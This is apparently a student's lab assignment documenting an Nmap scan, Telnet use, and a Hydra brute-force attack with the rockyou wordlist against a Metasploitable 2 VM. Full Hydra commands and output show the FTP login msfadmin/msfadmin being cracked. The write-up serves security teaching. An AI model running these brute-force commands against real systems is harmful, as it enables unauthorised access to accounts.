

Roll#

Name

251683960

Timothious Gill

Assignment #3


Brute Force Attack Demonstration Using Hydra

Objective:

The objective of this task was to demonstrate the use of Nmap, Telnet, and Hydra tools to identify open ports, interact with a service, and perform a brute-force attack on the chosen service to showcase the vulnerability of weak credentials.

Methodology:

1. Getting Ip of M2:



```
Metasploit [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ad:ee:28
          inet addr:192.168.0.110  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fead:ee28/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:29 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6678 (6.5 KB)  TX bytes:6451 (6.2 KB)
          Base address:0xd010 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19789 (19.3 KB)  TX bytes:19789 (19.3 KB)

msfadmin@metasploitable:~$ _
```

2. Scanning for Open Ports with Nmap:

Initially, I used Nmap to scan the target machine (Metasploitable 2) for open ports. The following Nmap command was used:

```
$ nmap -sV -p- 192.168.0.110
```



```
(kali@kali)-[~]
$ nmap -sV -p- 192.168.0.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 12:27 EST
Nmap scan report for 192.168.0.110
Host is up (0.0011s latency).
Not shown: 65506 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login         OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd (Admin email admin@Metasploitable.LAN)
8180/tcp  open  unknown
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)
36535/tcp open  java-rmi      GNU Classpath grmiregistry
37534/tcp open  nlockmgr     1-4 (RPC #100021)
49473/tcp open  status       1 (RPC #100024)
56352/tcp open  mountd       1-3 (RPC #100005)
```

The scan results indicated several open ports, including Telnet (Port 23), FTP (Port 21), SSH (Port 22), and more. The specific ports of interest for this exercise were Telnet and FTP.

3. Interacting with Telnet:

I chose to interact with the Telnet service running on port 23. The initial approach was to use Hydra for a brute-force attack on Telnet with the full wordlist (rockyou.txt). The following Hydra command was issued:

```
$ sudo hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt telnet://192.168.0.110
```

```
(kali@kali)-[/home]
└─$ ls /usr/share/wordlists
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt.gz  sqlmap.txt  wfuzz  wifite.txt

(kali@kali)-[/home]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:

(kali@kali)-[/home]
└─$ ls /usr/share/wordlists
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  wfuzz  wifite.txt

(kali@kali)-[/home]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt telnet://192.168.0.110
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-22 12:45:37
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking telnet://192.168.0.110:23/
[STATUS] 360.00 tries/min, 372 tries in 00:01h, 14344027 to do in 664:05h, 16 active
[STATUS] 275.41 tries/min, 840 tries in 00:03h, 14343559 to do in 868:01h, 16 active
[ERROR] Can not create restore file (./hydra.restore) - Permission denied
[STATUS] 190.35 tries/min, 1342 tries in 00:07h, 14343057 to do in 1255:50h, 16 active
```

However, Telnet proved to be slow, leading to a longer attack duration. Therefore, a more efficient service, FTP, was selected as the target for the brute-force attack.

4. Switching to FTP:

Due to the performance issue with Telnet, I switched to FTP on port 21, which was also identified as an open service. I chose a smaller wordlist to reduce the attack duration. The following command was issued using Hydra with the smaller wordlist (small_wordlist.txt), which contained the first 1000 entries from rockyou.txt.

```
$ hydra -l msfadmin -P /home/small_wordlist.txt ftp://192.168.0.110
```

```
(kali@kali)-[/home]
└─$ hydra -l msfadmin -P /home/small_wordlist.txt ftp://192.168.0.110
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-22 13:13:17
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1001 login tries (l:1/p:1001), ~63 tries per task
[DATA] attacking ftp://192.168.0.110:21/
[STATUS] 272.00 tries/min, 272 tries in 00:01h, 729 to do in 00:03h, 16 active
[STATUS] 279.33 tries/min, 838 tries in 00:03h, 163 to do in 00:01h, 16 active
[21][ftp] host: 192.168.0.110 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-22 13:17:02

(kali@kali)-[/home]
└─$
```

Conclusion:

- **Telnet** was initially chosen for the attack, but due to performance issues, we switched to **FTP** for a more efficient attack.
- A smaller wordlist (small_wordlist.txt) was used to reduce the time of the brute-force attack.

- This demonstration highlights the vulnerability of weak credentials and the effectiveness of Hydra in performing brute-force attacks.
- Now we can also login to M2 using kali

```
(kali㉿kali)-[~]
$ telnet 192.168.0.110 23
Trying 192.168.0.110 ...
Connected to 192.168.0.110.
Escape character is '^]'.

metasploitable

msf5 (kali㉿kali)-[~]
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: █
```